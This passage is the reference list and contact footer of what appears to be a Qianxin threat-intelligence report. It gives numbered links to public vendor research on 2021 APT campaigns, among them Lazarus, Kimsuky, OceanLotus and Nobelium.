12.https://www.proofpoint.com/us/blog/threat-insight/i-knew-you-were-trouble-ta456-targets-defense-contractor-alluring-social-media

13.https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/earth-baku-returns

14.https://blog.talosintelligence.com/2021/09/operation-layover-how-we-tracked-attack.html

15.https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/new-apt-group-chamelgang/

16.https://www.cybereason.com/blog/operation-ghostshell-novel-rat-targets-global-aerospace-and-telecoms-firms

17.https://securelist.com/lyceum-group-reborn/104586/

18.https://www.cnbeta.com/articles/tech/1077285.htm

19.https://www.proofpoint.com/us/blog/threat-insight/badblood-ta453-targets-us-and-israeli-medical-research-personnel-credential

20.https://www.vsd.lt/wp-content/uploads/2021/03/2021-EN-el_.pdf

21.https://www.rfi.fr/cn/%E6%AC%A7%E6%B4%B2/20210803-%E6%84%8F%E5%9C%B0%E6%96%B9%E6%94%BF%E5%BA%9C%E6%95%B0%E6%8D%AE%E4%B8%AD%E5%BF%83%E9%81%AD%E9%BB%91%E5%AE%A2%E6%94%BB%E5%87%BB-%E7%96%AB%E8%8B%97%E9%A2%84%E7%BA%A6%E7%B3%BB%E7%BB%9F%E7%98%AB%E7%97%AA

22.https://mp.weixin.qq.com/s/P2pBPbUb29Fv2_QaHiq9NA

23.https://shared-public-reports.s3-eu-west-1.amazonaws.com/APT27+turns+to+ransomware.pdf

24.https://www.welivesecurity.com/2021/02/01/operation-nightscout-supply-chain-attack-online-gaming-asia/

25.https://www.fireeye.com/blog/threat-research/2021/06/darkside-affiliate-supply-chain-software-compromise.html

26.https://cert.360.cn/report/detail?id=07bd3bc7779af9a7da6ce9159814f865

27.https://blog.google/threat-analysis-group/new-campaign-targeting-security-researchers/

28.https://twitter.com/esetresearch/status/1458438155149922312

29.https://services.google.com/fh/files/misc/gcat_threathorizons_full_nov2021.pdf

30.https://ti.dbappsecurity.com.cn/blog/articles/2021/05/10/darkside/

31.https://blog.google/threat-analysis-group/new-campaign-targeting-security-researchers/

32.https://twitter.com/ESETresearch/status/1458438155149922312

33.https://blog.google/threat-analysis-group/new-campaign-targeting-security-researchers/

34.https://blogs.jpcert.or.jp/en/2021/01/Lazarus_malware2.html

35.http://blog.nsfocus.net/stumpzarus-apt-lazarus/

36.https://blog.malwarebytes.com/awareness/2021/02/north-korean-hackers-charged-with-1-3-billion-of-cyberheists/

37.https://securelist.com/lazarus-threatneedle/100803/

38.https://blog.sygnia.co/lazarus-groups-mata-framework-leveraged-to-deploy-tflower-ransomware?hsLang=en

39.https://blogs.jpcert.or.jp/en/2021/03/Lazarus_malware3.html

40.https://www.welivesecurity.com/2021/04/08/are-you-afreight-dark-watch-out-vyveva-new-lazarus-backdoor/

41.https://blog.group-ib.com/btc_changer

42.https://blog.malwarebytes.com/threat-intelligence/2021/04/lazarus-apt-conceals-malicious-code-within-bmp-file-to-drop-its-rat/

43.https://www.estsecurity.com/enterprise/security-center/notice/view/59449?category-id=

44.https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/lazarus-recruitment/

45.https://ti.qianxin.com/blog/articles/Analysis-of-attacks-by-Lazarus-using-Daewoo-shipyard-as-bait/

46.https://mp.weixin.qq.com/s/MBH8ACSTfC6UGzf2h1BuhA

47.https://cybersecurity.att.com/blogs/labs-research/lazarus-campaign-ttps-and-evolution

48.https://ti.qianxin.com/blog/articles/Lazarus'-Recent-Attack-Campaign-Targeting-Blockchain-Finance-and-Energy-Sectors/

49.https://securelist.com/apt-trends-report-q3-2021/104708/

50.https://usa.kaspersky.com/about/press-releases/2021_apt-actor-lazarus-attacks-defense-industry-develops-supply-chain-attack-capabilities

51.https://asec.ahnlab.com/ko/28527/

52.https://twitter.com/esetresearch/status/1458438155149922312

53.https://mp.weixin.qq.com/s/ZMnO3Q6MAxafmOOO2cQMfw

54.https://www.nknews.org/pro/dprk-hackers-use-south-korean-servers-and-google-drive-to-hide-malware-attack/

55.https://blog.alyac.co.kr/3489

56.https://blog.alyac.co.kr/3525

57.https://blog.alyac.co.kr/3536

58.https://blog.alyac.co.kr/3550

59.https://www.estsecurity.com/enterprise/security-center/notice/view/22734?category-id=5

60.https://blog.alyac.co.kr/3624

61.https://apt.360.cn/report/apts/171.html

62.https://ti.qianxin.com/blog/articles/Analysis-on-the-attack-activities-of-Kimsuky-APT-using-the-Foreign-Ministry-of-South-Korea-as-bait/

63.https://blog.malwarebytes.com/threat-intelligence/2021/06/kimsuky-apt-continues-to-target-south-korean-government-using-appleseed-backdoor/

64.https://www.freebuf.com/articles/paper/278762.html

65.https://mp.weixin.qq.com/s/y4TGzrhr2rvVk5EAca91hA

66.https://asec.ahnlab.com/ko/25351/

67.https://www.freebuf.com/articles/paper/281985.html

68.https://mp.weixin.qq.com/s/BvP00a-33OOmbcdwDkeqeg

69.https://www.boannews.com/media/view.asp?idx=99543

70.https://www.boannews.com/media/view.asp?idx=99543

71.https://inquest.net/blog/2021/08/23/kimsuky-espionage-campaign

72.https://blog.alyac.co.kr/4130

73.https://asec.ahnlab.com/ko/27166/

74.https://mp.weixin.qq.com/s/sautIOi__PCf4Y_tfdj1zg

75.https://blog.talosintelligence.com/2021/11/kimsuky-abuses-blogs-delivers-malware.html

76.https://blog.malwarebytes.com/threat-analysis/2021/01/retrohunting-apt37-north-korean-apt-used-vba-self-decode-technique-to-inject-rokrat/

77.https://www.volexity.com/blog/2021/08/17/north-korean-apt-inkysquid-infects-victims-using-browser-exploits/

78.https://blog.malwarebytes.com/threat-intelligence/2021/08/new-variant-of-konni-malware-used-in-campaign-targetting-russia/

79.https://www.volexity.com/blog/2021/08/24/north-korean-bluelight-special-inkysquid-deploys-rokrat/

80.https://securelist.com/scarcruft-surveilling-north-korean-defectors-and-human-rights-activists/105074/

81.https://mp.weixin.qq.com/s/nyxZFXgrtm2-tBiV3-wiMg

82.https://blog.netlab.360.com/rotajakiro_vs_oceanlotus_cn/

83.https://ti.qianxin.com/blog/articles/Operation-OceanStorm:The-OceanLotus-hidden-under-the-abyss-of-the-deep/

84.https://www.amnestyusa.org/reports/vietnamese-activists-targeted-by-notorious-hacking-group/

85.https://mp.weixin.qq.com/s/WnKc0JbjA5_IsjPFSzFoYA

86.https://mp.weixin.qq.com/s/NUjR3qVE0PJXULgGc3Edow

87.https://mp.weixin.qq.com/s/8nP27nQKD_6OE-igggFDww

88.https://www.4hou.com/posts/2Drj

89.https://ti.qianxin.com/blog/articles/%22operation-magichm%22:CHM-file-release-and-subsequent-operation-of-BITTER-organization/

90.https://ti.qianxin.com/blog/articles/Donot-uses-Google-Drive-to-distribute-malware/

91.https://ti.qianxin.com/blog/articles/Analysis-of-the-Donot-group's-attack-campaign-using-RTF-template-injection-against-the-neighbourhood/

92.https://mp.weixin.qq.com/s/RC1S7yrYT-o9oyPHkPE-ow

93.https://ti.qianxin.com/blog/articles/Sidecopy-dual-platform-weapon/

94.https://mp.weixin.qq.com/s/C09P0al1nhsyyujHRp0FAw

95.https://ti.dbappsecurity.com.cn/blog/articles/2021/02/10/windows-kernel-zero-day-exploit-is-used-by-bitter-apt-in-targeted-attack-cn/

96.https://resources.lookout.com/blog/lookout-discovers-novel-confucius-apt-android-spyware-linked-to-india-pakistan-conflict

97.https://www.antiy.com/response/20210222.html

98.https://mp.weixin.qq.com/s/ELYDvdMiiy4FZ3KpmAddZQ

99.https://blog.cyble.com/2021/04/21/donot-team-apt-group-is-back-to-using-old-malicious-patterns/

100.https://blog.talosintelligence.com/2021/05/transparent-tribe-infra-and-targeting.html

101.https://ti.qianxin.com/blog/articles/SideWinder-arsenal-update:Analysis-of-attack-activity-against-Pakistan-using-foreign-policy/

102.https://ti.qianxin.com/blog/articles/Analysis-of-the-APT-Group-Donot's-Attack-Campaign-Using-the-Impact-of-the-Afghan-Withdrawal-as-Bait/

103.https://ti.qianxin.com/blog/articles/Analysis-of-recent-attacks-by-Transparent-Tribe-using-Indian-Defense-Ministry-meeting-minutes-as-bait/

104.https://www.trendmicro.com/en_us/research/21/h/confucius-uses-pegasus-spyware-related-lures-to-target-pakistani.html

105.https://mp.weixin.qq.com/s/_LHJYgf6l9uFYMN23fUQAA

106.https://mp.weixin.qq.com/s/AhxP5HmROtMsFBiUxj0cFg

107.https://blog.cyble.com/2021/09/14/apt-group-targets-indian-defense-officials-through-enhanced-ttps/

108.https://www.amnesty.org/en/latest/news/2021/10/togo-activist-targeted-with-spyware-by-notorious-hacker-group/

109.https://ti.qianxin.com/blog/articles/Analysis-of-BITTER-APT-Group-for-the-Military-Industry-New-Attack-Activity/

110.https://mp.weixin.qq.com/s/CGHDuJAb4dav_th25yYpWA

111.https://mp.weixin.qq.com/s/MQgEVZVqQmcyOXVlEgpezA

112.http://blog.nsfocus.net/apt-sidecopy/

113.https://blog.malwarebytes.com/threat-intelligence/2021/12/sidecopy-apt-connecting-lures-to-victims-payloads-to-infrastructure/

114.https://ti.qianxin.com/blog/articles/SideCopy-APT-Group-Takes-Advantage-of-the-Fire/

115.https://www.cert.ssi.gouv.fr/uploads/CERTFR-2021-CTI-005.pdf

116.https://unit42.paloaltonetworks.com/ironnetinjector

117.https://ti.qianxin.com/blog/articles/Analysis-of-attack-activities-of-APT28-using-high-carbon-ferrochrome-manufacturer-registration-form-as-bait/

118.https://blog.talosintelligence.com/2021/02/gamaredonactivities.html

119.https://www.mimecast.com/incident-report/

120.https://www.spiegel.de/politik/deutschland/russischer-hack-erneute-attacke-hack-auf-bundestag-sieben-abgeordnete-betroffen-a-75e1adbe-4462-4e30-bd94-96796aed6b8a

121.https://www.anomali.com/blog/primitive-bear-gamaredon-targets-ukraine-with-timely-themes

122.https://www.microsoft.com/security/blog/2021/05/27/new-sophisticated-email-based-attack-from-nobelium/

123.https://msrc-blog.microsoft.com/2021/06/25/new-nobelium-activity/

124.https://www.version2.dk/artikel/danmarks-nationalbank-hacket-led-verdens-mest-sofistikerede-hackerangreb-1092886

125.https://mp.weixin.qq.com/s/bJrEwoq4QkDJvEk_ThvueQ

126.https://www.bloomberg.com/news/articles/2021-07-06/russian-state-hackers-breached-republican-national-committee

127.https://www.zscaler.com/blogs/security-research/cloudfall-targets-researchers-and-scientists-invited-international-military

128.https://blog.talosintelligence.com/2021/09/tinyturla.html

129.https://services.google.com/fh/files/misc/gcat_threathorizons_full_nov2021.pdf

130.http://blog.nsfocus.net/solarwinds-foggyweb/

131.https://ti.qianxin.com/blog/articles/MKLG-Operation:Analysis-of-attacks-against-the-Middle-East-for-several-years/

132.https://ti.qianxin.com/blog/articles/SnowLeopard:Surveillance-activities-against-Pakistani-users-disclosed/

133.https://ti.qianxin.com/blog/articles/PyMICROPSIA-New-Trojan-for-AridViper/

134.https://ti.qianxin.com/blog/articles/PROMETHIUM-forged-NotePad++-installation-package-attack-campaign/

135.https://ti.qianxin.com/blog/articles/Molerats-Latest-Mobile-Attack-Tracking-Disclosure/

136.https://blog.certfa.com/posts/charming-kitten-christmas-gift/

137.https://www.anomali.com/blog/probable-iranian-cyber-actors-static-kitten-conducting-cyberespionage-campaign-targeting-uae-and-kuwait-government-agencies

138.https://ti.qianxin.com/blog/articles/MKLG-Operation:Analysis-of-attacks-against-the-Middle-East-for-several-years/

139.https://research.checkpoint.com/2021/irans-apt34-returns-with-an-updated-arsenal/

140.https://about.fb.com/wp-content/uploads/2021/04/Technical-threat-report-Arid-Viper-April-2021.pdf

141.https://mp.weixin.qq.com/s/o_EVjBVN2sQ1q7cl4rUXoQ

142.https://www.trendmicro.com/en_us/research/21/g/strongpity-apt-group-deploys-android-malware-for-the-first-time.html

143.https://ti.qianxin.com/blog/articles/SnowLeopard:Surveillance-activities-against-Pakistani-users-disclosed/

144.https://securelist.com/lyceum-group-reborn/104586/

145.https://ti.qianxin.com/blog/articles/APT-Q-63-Attack-Targeting-Palestinian-Areas-Using-Election-Information-as-Bait/

146.https://ti.qianxin.com/blog/articles/PROMETHIUM-forged-NotePad++-installation-package-attack-campaign/

147.https://ti.qianxin.com/blog/articles/PyMICROPSIA-New-Trojan-for-AridViper/

148.https://ti.qianxin.com/blog/articles/Operation-EICAR:-Targeted-hunting-activities-for-the-securities-and-finance-industry/

149.https://ti.qianxin.com/blog/articles/APT-Q-12-Attack-the-Trade-Industry/

150.https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/new-apt-group-chamelgang/#id0

151.https://research.checkpoint.com/2021/indra-hackers-behind-recent-attacks-on-iran/

152.https://blog.google/threat-analysis-group/new-campaign-targeting-security-researchers/

153.https://securelist.com/puzzlemaker-chrome-zero-day-exploit-chain/102771/

154.https://blog.google/threat-analysis-group/how-we-protect-users-0-day-attacks/

155.https://www.microsoft.com/security/blog/2021/03/02/hafnium-targeting-exchange-servers/

156.https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-31201

157.https://ti.dbappsecurity.com.cn/blog/index.php/2021/02/10/windows-kernel-zero-day-exploit-is-used-by-bitter-apt-in-targeted-attack/

158.https://googleprojectzero.blogspot.com/2021/12/a-deep-dive-into-nso-zero-click.html

159.https://blog.google/threat-analysis-group/how-we-protect-users-0-day-attacks/

160.https://blog.google/threat-analysis-group/analyzing-watering-hole-campaign-using-macos-exploits/

161.https://www.trellix.com/en-gb/about/newsroom/stories/threat-labs/prime-ministers-office-compromised.html

162.https://www.bleepingcomputer.com/news/security/log4j-vulnerability-now-used-by-state-backed-hackers-access-brokers/

163.https://ti.qianxin.com/apt/

164.https://ti.qianxin.com/blog/

165.https://twitter.com/reddrip7

166.https://ti.qianxin.com/portal/

167.https://sandbox.ti.qianxin.com/sandbox/page

奇安信 威胁情报中心

奇安信

邮箱：ti_support@qianxin.com
电话：95015
官网：https://ti.qianxin.com
扫描关注我们的微信公众号